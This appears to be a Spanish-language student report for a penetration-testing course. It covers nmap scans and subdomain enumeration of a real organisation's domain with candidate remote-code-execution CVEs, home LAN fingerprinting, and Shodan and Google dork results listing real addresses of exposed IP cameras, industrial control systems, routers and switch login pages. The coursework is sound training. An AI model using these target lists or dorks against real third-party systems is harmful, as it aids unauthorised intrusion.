| smtp-commands: home [91.214.64.187], this server offers 5 extensions, AUTH LOGIN, SIZE 40960000, HELP, AUTH=LOGIN, STARTTLS
|_ 211 Help:-&gt;Supported Commands: HELO,EHLO,QUIT,HELP,RCPT,MAIL,DATA,RSET,NOOP
|_ssl-date: 2021-11-24T06:08:45+00:00; 0s from scanner time.
|ssl-cert: Subject: commonName=*.3essentials.com
| Subject Alternative Name: DNS:*.3essentials.com, DNS:3essentials.com
| Not valid before: 2020-02-18T00:00:00
|_Not valid after: 2022-04-18T12:00:00
993/tcp open ssl/imap MailEnable imapd
| ssl-cert: Subject: commonName=*.3essentials.com
| Subject Alternative Name: DNS:*.3essentials.com, DNS:3essentials.com
| Not valid before: 2020-02-18T00:00:00
|_Not valid after: 2022-04-18T12:00:00
|_ssl-date: 2021-11-24T06:08:45+00:00; 0s from scanner time.
|imap-capabilities: OK CHILDREN CAPABILITY IMAP4 completed AUTH=CRAM-MD5 AUTH=LOGIN UIDPLUSA0001 IMAP4rev1 IDLE
|imap-ntlm-info:
|_ Target_Name: MailEnable
995/tcp open ssl/pop3 MailEnable POP3 Server
| ssl-cert: Subject: commonName=*.3essentials.com
| Subject Alternative Name: DNS:*.3essentials.com, DNS:3essentials.com
| Not valid before: 2020-02-18T00:00:00
|_Not valid after: 2022-04-18T12:00:00
|_ssl-date: 2021-11-24T06:08:45+00:00; 0s from scanner time.
|pop3-capabilities: UIDL TOP USER
```

Fuente: <https://nmap.online/result/22026f4c4f91f81a34ee2436c51416c8dff654dc/sovicanet2>
(parte 2)

```
2006/tcp closed invokator
2525/tcp closed ms-v-worlds
8080/tcp open http MailEnable httpd 5.0
|_http-server-header: MailEnable-HTTP/5.0
|_http-title: MailEnable Mail Services
8443/tcp open ssl/http Microsoft IIS httpd 8.5
| http-title: Plesk Obsidian 18.0.39
|_Requested resource was https://sovica.net:8443/login_up.php?success_redirect_url=%2F
|_http-server-header: Microsoft-IIS/8.5
| ssl-cert: Subject: commonName=*.3essentials.com
| Subject Alternative Name: DNS:*.3essentials.com, DNS:3essentials.com
| Not valid before: 2020-02-18T00:00:00
|_Not valid after: 2022-04-18T12:00:00
|_ssl-date: 2021-11-24T06:08:45+00:00; 0s from scanner time.
| http-robots.txt: 1 disallowed entry
|_/
|_http-favicon: Plesk Obsidian
30000/tcp closed ndmps
Device type: general purpose
Running: Microsoft Windows 2012
OS CPE: cpe:/o:microsoft:windows_server_2012:r2
OS details: Microsoft Windows Server 2012 or Windows Server 2012 R2
Network Distance: 13 hops
Service Info: Host: home; OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 22/tcp)
HOP RTT ADDRESS
1 0.93 ms 91.214.64.185
2 ...
3 0.23 ms 45.92.192.124
4 0.26 ms border2.ae6.dedipath-1-3-10-12.nyj004.pnap.net (64.74.240.241)
5 1.04 ms core1.te6-1-bbnet1.nym007.pnap.net (216.52.95.24)
6 0.88 ms et-1-1-5.GW5.NYC4.ALTER.NET (65.217.199.201)
7 ...
8 0.97 ms verizon-com.customer.alter.net (152.179.78.154)
9 ... 10
11 20.54 ms det1-ar1-ae21-0.us.twtelecom.net (35.248.3.246)
12 20.67 ms 207-235-73-38.static.ctl.one (207.235.73.38)
13 21.46 ms web50.3essentials.com (66.194.27.50)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 34.77 seconds
```


Fuente: <https://nmap.online/result/22026f4c4f91f81a34ee2436c51416c8dff654dc/sovicanet2>
(parte 3)

- Identificación pasiva de posibles vulnerabilidades



Fuente: acceso a subdominio <http://mssql.sovica.net/>

La URL aloja el cliente MSSQL myLittleAdmin. La herramienta no posee la versión privativa, lo que significa cuenta con soporte de actualización. Existe vulnerabilidad asociada al cliente myLittleAdmin conocida bajo el CVE-2020-13166 la cual permite que el atacante remoto conectarse a un servidor remoto y enviar un PAYLOAD, iniciando el proceso calc.exe en el contexto del motor de aplicación IIS. Permitiendo así al atacante ejecutar comandos arbitrarios en el servidor que aloja la web (www.sovica.net).



Fuente:

<http://sovica.net/Host/File%20Manager/tabcid/19/ctl/Login/portalid/0/Default.aspx?returnurl=%2fDefault.aspx%3ftabcid%3d19%26error%3dAn%2520unexpected%2520error%2520has%2520occurred&error=Ha%20sido%20redireccionado%20a%20esta%20p%C3%A1gina%20de%20inicio%20por%20omisi%C3%B3n%20porque%20la%20p%C3%A1gina%20de%20inicio%20para%20este%20sitio%20web%20no%20contiene%20un%C2%ABm%C3%B3dulo%20DotNetNuke%20correcto%20de%20inicio>

[o%20de%20sesi%C3%B3n,%20o%20los%20permisos%20no%20est%C3%A1n%20correctamente%20configurados.](#)

Teniendo en cuenta que el dominio (www.sovica.net) es gestionado bajo el gestor de contenido DNN se busca ejecuta búsqueda en Google bajo "Google dorks: site:sovica.net inurl:/Portals/0/ 'login'" para formularios de autenticación que puedan ser vulnerables a los CVE:

CVE-2017-9822: Remote Code Execution in DotNetNuke before 9.1.1

CVE-2018-15811: Remote Code Execution in DotNetNuke 9.1.1

CVE-2018-15812: Remote Code Execution in DotNetNuke 9.2 through 9.2.1

CVE-2018-18325 and CVE-2018-18326: Remote Code Execution in DotNetNuke 9.2.2 through 9.3.0-RC

```
8443/tcp open ssl/http Microsoft IIS httpd 8.5
| http-title: Plesk Obsidian 18.0.39
|_Requested resource was https://sovica.net:8443/login_up.php?success_redirect_url=%2F
|_http-server-header: Microsoft-IIS/8.5
| ssl-cert: Subject: commonName=*.3essentials.com
| Subject Alternative Name: DNS:*.3essentials.com, DNS:3essentials.com
| Not valid before: 2020-02-18T00:00:00
| Not valid after: 2022-04-18T12:00:00
|_ssl-date: 2021-11-24T06:08:45+00:00; 0s from scanner time.
| http-robots.txt: 1 disallowed entry
|_/
|_http-favicon: Plesk Obsidian
```

Fuente: <https://nmap.online/result/22026f4c4f91f81a34ee2436c51416c8dff654dc/sovicanet2>
(parte 3)

CVE-2014-4078: La función de seguridad IP en Microsoft Internet Information Services (IIS) 8.0 y 8.5 no procesa correctamente las reglas de permiso y denegación de comodines para dominios dentro de la lista "Restricciones de dominio y dirección IP", lo que facilita a los atacantes remotos eludir un conjunto de reglas aplicado en el firewall de la aplicación alojada en el puerto 8443.

```

30000/tcp closed ndmps
Device type: general purpose
Running: Microsoft Windows 2012
OS CPE: cpe:/o:microsoft:windows_server_2012:r2
OS details: Microsoft Windows Server 2012 or Windows Server 2012 R2
Network Distance: 13 hops
Service Info: Host: home; OS: Windows; CPE: cpe:/o:microsoft:windows

```


Fuente: <https://nmap.online/result/22026f4c4f91f81a34ee2436c51416c8dff654dc/sovicanet2>
(parte 3)

El servidor que aloja el servicio web posee SO WINDOWS SERVER 2012 R2. Lo que indica que no posee parches de seguridad para cerrar brechas que se podrían aprovechar. Ejemplo:

- MS14-058: 'Win32k.sys' Local Privilege Escalation
 - MS15-011: 'Group Policy' Remote Code Execution
 - MS15-014: 'Group Policy' Security Feature Bypass
 - CVE-2019-0708: BlueKeep
 - Entre otras
- Seleccionar los dominios principales de la organización y extraer mediante aplicaciones como DNSdumpster y CRT.sh los subdominios. Analizar posteriormente si estos subdominios se encuentran en infraestructura del cliente o en proveedores (Akamai, Amazon, ...)

LVLT-3549 3ESSENTIALS		
DNS Servers		
ns1.3essentials.com.	173.227.253.196 ns1.3essentials.com	LVLT-3549 United States
ns2.3essentials.com.	204.14.8.4 ns2.3essentials.com	3ESSENTIALS United States
MX Records ** This is where email for the domain goes...		
10 mail.sovica.net.	66.194.27.50 web50.3essentials.com	LVLT-3549 United States
TXT Records ** Find more hosts in Sender Policy Framework (SPF) configurations		
"v=spf1 +a +mx +spf:3essentials.com -all"		
Host Records (A) ** this data may not be current as it uses a static database (updated monthly)		
sovica.net	66.194.27.50 web50.3essentials.com	LVLT-3549 United States
TCP8080: MailEnable-HTTP/5.0		
mail.sovica.net	66.194.27.50 web50.3essentials.com	LVLT-3549 United States
TCP8080: MailEnable-HTTP/5.0		

Fuente: consulta realizada al dominio `sovica.net` desde la herramienta <https://dnsdumpster.com>



Fuente: Mapeo de red del dominio `sovica.net` realizado desde la herramienta <https://dnsdumpster.com>

Analizando el mapa arrojado por DNSdumpster Los dominios y subdominios del cliente se encuentran alojados en Estados Unidos. Los dueños del bloque de IP son 3ssentials.com y LVLT-3549

- Seleccionar un determinado dominio o subdominio y realizar la detección de los vhost existentes en el mismo sistema

securitytrails.com/list/apex_domain/sovica.net

sovica.net

DOMAIN

DNS Records

Historical Data

Subdomains 9

Sign up for an API key now!

Sign up

sovica.net subdomains

Search in Domain

Domain	Rank	Hosting Provider	Mail Provider
ftp.sovica.net	Level 3 Parent, LLC	-	-
lists.sovica.net	Level 3 Parent, LLC	-	-
webmail.sovica.net	Level 3 Parent, LLC	-	-
sovica.net	Level 3 Parent, LLC	Level 3 Parent, LLC	-
mail.sovica.net	Level 3 Parent, LLC	-	-
pruebagustavo.sovica.net	Level 3 Parent, LLC	-	-
www.sovica.net	Level 3 Parent, LLC	-	-
msqli.sovica.net	Level 3 Parent, LLC	-	-
ipv4.sovica.net	Level 3 Parent, LLC	-	-
prueba.sovica.net	Level 3 Parent, LLC	-	-

Fuente: https://securitytrails.com/list/apex_domain/sovica.net

consulta realizada al dominio `sovica.net` desde la herramienta https://securitytrails.com/list/apex_domain/sovica.net identificando un total de 9 subdominios,

```

(e10084㉿kali)-[~] $ nslookup prueba.sovica.net
Server: 192.168.2.1
Address: 192.168.2.1#53
Non-authoritative answer:
Name: prueba.sovica.net
Address: 66.194.27.50

(e10084㉿kali)-[~] $ nslookup ipv4.sovica.net
Server: 192.168.2.1
Address: 192.168.2.1#53
Non-authoritative answer:
Name: ipv4.sovica.net
Address: 66.194.27.50

(e10084㉿kali)-[~] $ nslookup mssql.sovica.net
Server: 192.168.2.1
Address: 192.168.2.1#53
Non-authoritative answer:
Name: mssql.sovica.net
Address: 66.194.27.50

(e10084㉿kali)-[~] $ nslookup pruebagustavo.sovica.net
Server: 192.168.2.1
Address: 192.168.2.1#53
Non-authoritative answer:
Name: pruebagustavo.sovica.net
Address: 66.194.27.50

(e10084㉿kali)-[~] $ nslookup ftp.sovica.net
Server: 192.168.2.1
Address: 192.168.2.1#53
Non-authoritative answer:
Name: ftp.sovica.net
Address: 66.194.27.50

(e10084㉿kali)-[~] $ nslookup mail.sovica.net
Server: 192.168.2.1
Address: 192.168.2.1#53
Non-authoritative answer:
Name: mail.sovica.net
Address: 66.194.27.50

(e10084㉿kali)-[~] $ nslookup webmail.sovica.net
Server: 192.168.2.1
Address: 192.168.2.1#53
Non-authoritative answer:
Name: webmail.sovica.net
Address: 66.194.27.50

(e10084㉿kali)-[~] $ nslookup lists.sovica.net
Server: 192.168.2.1
Address: 192.168.2.1#53
Non-authoritative answer:
Name: lists.sovica.net
Address: 66.194.27.50
lists.sovica.net canonical name = sovica.net.

```

Fuente: Ejecución de comando Nslookup a subdominios de sovica.net

Confirmamos que la IP 66.194.27.50 contiene un total de 9 vhost alojados

Ejercicio 2


Ejercicio 2: Fingerprinting (20%)

- En red LAN utilizar alguno de los programas vistos en el temario para identificar de forma pasiva en la red LAN (doméstica) del alumno, los diferentes equipos existentes, así como su sistema operativo. Se valorará investigar nuevas herramientas que sirvan para tal efecto
- Escanear dos dispositivos existentes en la red LAN (doméstica) del alumno utilizando para ello todos los tipos de escaneos Nmap vistos en el temario. Comparar los resultados y analizar como la herramienta distingue entre sistemas Windows y Unix. Los objetivos principales:
 - Analizar los puertos abiertos
 - Analizar el sistema operativo de los equipos

Fuente:


https://play.google.com/store/apps/details?id=com.overlook.android.fing&hl=es_VE&gl=US

Para el reconocimiento inicial se ejecuta la herramienta Fing para dispositivos móviles Android, la cual me pareció que cuenta con una interfaz amigable, con una amplia variedad de reconocimientos de Sistemas Operativos y al poder ejecutarse en un móvil puede pasar por desapercibida.



Fuente: Herramienta Fing – Red

La red donde se ejecuta la herramienta Fing es Australia15 el dispositivo que se conectó a la red posee la ip 192.168.2.102, este dispositivo es un Redmi Note 9s




Fuente: Herramienta Fing – Dispositivos

Se encontraron un total de 8 dispositivos conectados a la red, un router (192.168.2.1) el cual emite la señal de la red “australia15”, 3 dispositivos de sistema operativo Android, 2 equipos portátiles, 1 android TV, 1 equipo de escritorio la cual tiene una maquina virtualizada

- Escanear dos dispositivos existentes en la red LAN (domestica) del alumno utilizando para ello todos los tipos de escaneos Nmap vistos en el temario.
- Comparar los resultados y analizar como la herramienta distingue entre sistemas Windows y Unix. Los objetivos principales:
- Analizar los puertos abiertos
 - Analizar el sistema operativo de los equipos

Se han tomado 2 dispositivos de la red ‘australia15’ para análisis de puertos y sistema operativo, para obtener estos resultados se ha utilizado la siguiente sentencia de nmap ‘nmap -sS -O 192.168.2.1-254’. Para desarrollar el ejercicio se realizará una comparación de los resultados obtenidos desde la herramienta Fing hasta la herramienta nmap.

Dispositivo	
Tipo	Router
Sistema operativo	Cisco SRP 521W WAP (Linux 2.6)
IP	192.168.2.1
Fabricante	Shanghai Feixun Communication
Modelo	FIR151B A2
Escaneo	
Fing	Nmap
	<pre> Starting Nmap 7.92 (https://nmap.org) at 2021-11-29 22:42 Hora estándar de Venezuela Nmap scan report for phicomme (192.168.2.1) Host is up (0.0033s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE 23/tcp open telnet 80/tcp open http MAC Address: F0:EB:D0:6F:31:BB (Shanghai Feixun Communication) Device type: WAP Running: Linux 2.6.X, Cisco embedded OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/h:cisco:srp_521w OS details: Cisco SRP 521W WAP (Linux 2.6) Network Distance: 1 hop </pre>
Análisis	
Puerto	Descripción
Tcp/23	<p>El servicio Telnet no cuenta con métodos de encriptación</p> <pre> nmap -p 23 --script telnet-encryption 192.168.2.1 Starting Nmap 7.92 (https://nmap.org) at 2021-11-30 01:28 Hora estándar de Venezuela Nmap scan report for phicomme (192.168.2.1) Host is up (0.0022s latency). PORT STATE SERVICE 23/tcp open telnet telnet-encryption: _ Telnet server does not support encryption MAC Address: F0:EB:D0:6F:31:BB (Shanghai Feixun Communication) Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds </pre>
Tcp/80	<p>Uno de los usuarios por default es “admin”, el portal de login revela la contraseña por default es “admin”</p> <pre> Starting Nmap 7.92 (https://nmap.org) at 2021-11-30 03:14 Hora estándar de Venezuela Nmap scan report for phicomme (192.168.2.1) Host is up (0.0022s latency). PORT STATE SERVICE 80/tcp open http _http-userdir-enum: Potential Users: root, admin, administrator, webadmin, sysadmin, netadmin, guest, user, web, test MAC Address: F0:EB:D0:6F:31:BB (Shanghai Feixun Communication) Nmap done: 1 IP address (1 host up) scanned in 0.94 seconds </pre>

Dispositivo	
Tipo	Laptop
Sistema operativo	Windows 10
IP	192.168.2.108
Fabricante	HP
Modelo	EF2137
Escaneo	
Fing	Nmap
	<pre>nmap -sS -sV --fuzzy --osscan-guess 192.168.2.100-200 Nmap scan report for 192.168.2.108 Host is up (0.00013s latency). Not shown: 993 closed tcp ports (reset) PORT STATE SERVICE VERSION 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 443/tcp open ssl/https 445/tcp open microsoft-ds? 902/tcp open ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP) 912/tcp open vmware-auth VMware Authentication Daemon 1.0 (Uses VNC, SOAP) 5357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)</pre>
Análisis	
Puerto	Descripción
Tcp/135	<p>Puerto utilizado por el protocolo RPC de Windows</p> <pre>nmap -sS -sV -p 135 --version-intensity 9 192.168.2.108 Starting Nmap 7.92 (https://nmap.org) at 2021-12-19 22:16 Hora estándar de Venezuela Nmap scan report for 192.168.2.108 Host is up (0.00s latency). PORT STATE SERVICE VERSION 135/tcp open msrpc Microsoft Windows RPC Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Service detection performed. Please report any incorrect results at https://nmap.org/submit/ Nmap done: 1 IP address (1 host up) scanned in 6.74 seconds</pre>
Tcp/902	<p>Puerto asignado a interfaz de autenticación VNC a máquina virtual en Vmware</p> <pre>nmap -sS -sV -p 902 --version-intensity 9 192.168.2.108 Starting Nmap 7.92 (https://nmap.org) at 2021-12-19 22:28 Hora estándar de Venezuela Nmap scan report for 192.168.2.108 Host is up (0.0010s latency). PORT STATE SERVICE VERSION 902/tcp open ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP) Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 0.79 seconds</pre>
Tcp/912	<p>Puerto asignado a interfaz de autenticación VNC a máquina virtual en Vmware</p> <pre>nmap -sS -sV -p 912 --version-intensity 9 192.168.2.108 Starting Nmap 7.92 (https://nmap.org) at 2021-12-19 22:32 Hora estándar de Venezuela Nmap scan report for 192.168.2.108 Host is up (0.0010s latency). PORT STATE SERVICE VERSION 912/tcp open vmware-auth VMware Authentication Daemon 1.0 (Uses VNC, SOAP) Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 0.70 seconds</pre>

Ejercicio 3

Ejercicio 3 (20%): Fingerprinting Pasivo – Internet-Device Connected Browser

- Crear ‘dorks’ de búsqueda personalizados utilizando para ello los operadores de búsqueda avanzados. Se pueden utilizar los buscadores Shodan, ZoomEye y oShada. El alumno debe encontrar al menos:
 - 5 tipos de cámaras IP
 - 5 tipos de sistemas de control industrial
 - 5 tipos de routers - 5 tipos de switches
 - 5 tipos de portales de administración como PHPMyAdmin

Es necesario mostrar la metodología de búsqueda utilizada desde cómo encontrar información sobre el tipo de sistema que se quiere buscar hasta la búsqueda en el buscador.

- Cada alumno deberá realizar procesos de Fingerprinting Activo sobre la aplicación web del router existente en la propia LAN del alumno. Se deberá detectar el tipo de servidor, tipo de tecnología utilizada, etc.


- 5 tipos de cámaras IP

Se ha utilizado 5 google dorks para hallar 5 tipos de cámaras diferentes expuestas a internet:

- inurl:"view.shtml" "camera"
<http://pendelcam.kip.uni-heidelberg.de/view/view.shtml?id=4983733&imagePath=/mjpg/video.mjpg&size=1>
- allintitle: Axis 2.10 OR 2.12 OR 2.30 OR 2.31 OR 2.32 OR 2.33 OR 2.34 OR 2.40 OR 2.42 OR 2.43 "Network Camera "
<http://153.10.241.145/view/index.shtml>
- inurl:/live.htm intext:"M-JPEG"|"System Log"|"Camera-1"|"View Control"
<http://senjacamping.mine.nu:10000/live.htm>
- inurl:"MultiCameraFrame?Mode=Motion"
<http://50.73.133.156:89/MultiCameraFrame?Mode=Motion>
- "Camera Live Image" inurl:"guestimage.html"
<http://80.14.77.21:8087/cgi-bin/guestimage.html>

- 5 tipos de sistemas de control industrial

Se ha ejecutado en shodan los dispositivos expuestos a internet bajo el puerto 502 utilizando el siguiente criterio de busqueda:



Fuente: <https://www.shodan.io/search>

- <http://149.30.177.36:502>
- <http://209.56.73.31/login>
- <http://linksombat.thaiddns.com>
- <http://37.77.96.11/RemoteControl.html>
- <http://webcam1.wellacre.org/start.html>

- 5 tipos de routers

Se ha ejecutado la siguiente consulta en shodan para encontrar dispositivos router del fabricante "cisco":




Fuente: <https://www.shodan.io/search>

- <http://195.133.226.58>
- <http://182.72.88.33>
- <http://218.248.43.97>
- <http://117.239.59.1>
- <http://218.248.17.241>

- 5 tipos de switches

Se ha ejecutado la siguiente consulta en shodan para encontrar dispositivos switch del fabricante “netgear”:


A screenshot of the Shodan search interface. The URL in the address bar is "www.shodan.io/search". The search query entered is "netgear switch hostname:.in". The results page shows various network devices found, with the first few items being links to configuration pages for Netgear switches.

Fuente: <https://www.shodan.io/search>

- http://81.187.159.36:9001/config/authentication_page.htm
- <http://81.187.159.37:9002>
- http://81.187.159.32:9001/config/authentication_page.htm
- http://81.187.159.39:9001/config/authentication_page.htm
- http://81.187.176.191:9001/config/authentication_page.htm

- 5 tipos de portales de administración como PHPMyAdmin

Se ha ejecutado la siguiente consulta en censys.io para determinar los portales que posee el puerto 3306 (PHPMyAdmin) habilitado para acceso remoto

A screenshot of the Censys search interface. The URL in the address bar is "search.censys.io/search". The search query entered is "services.port:3306". The results page shows various hosts with port 3306 open, with the first few items being links to the PHPMyAdmin login page.

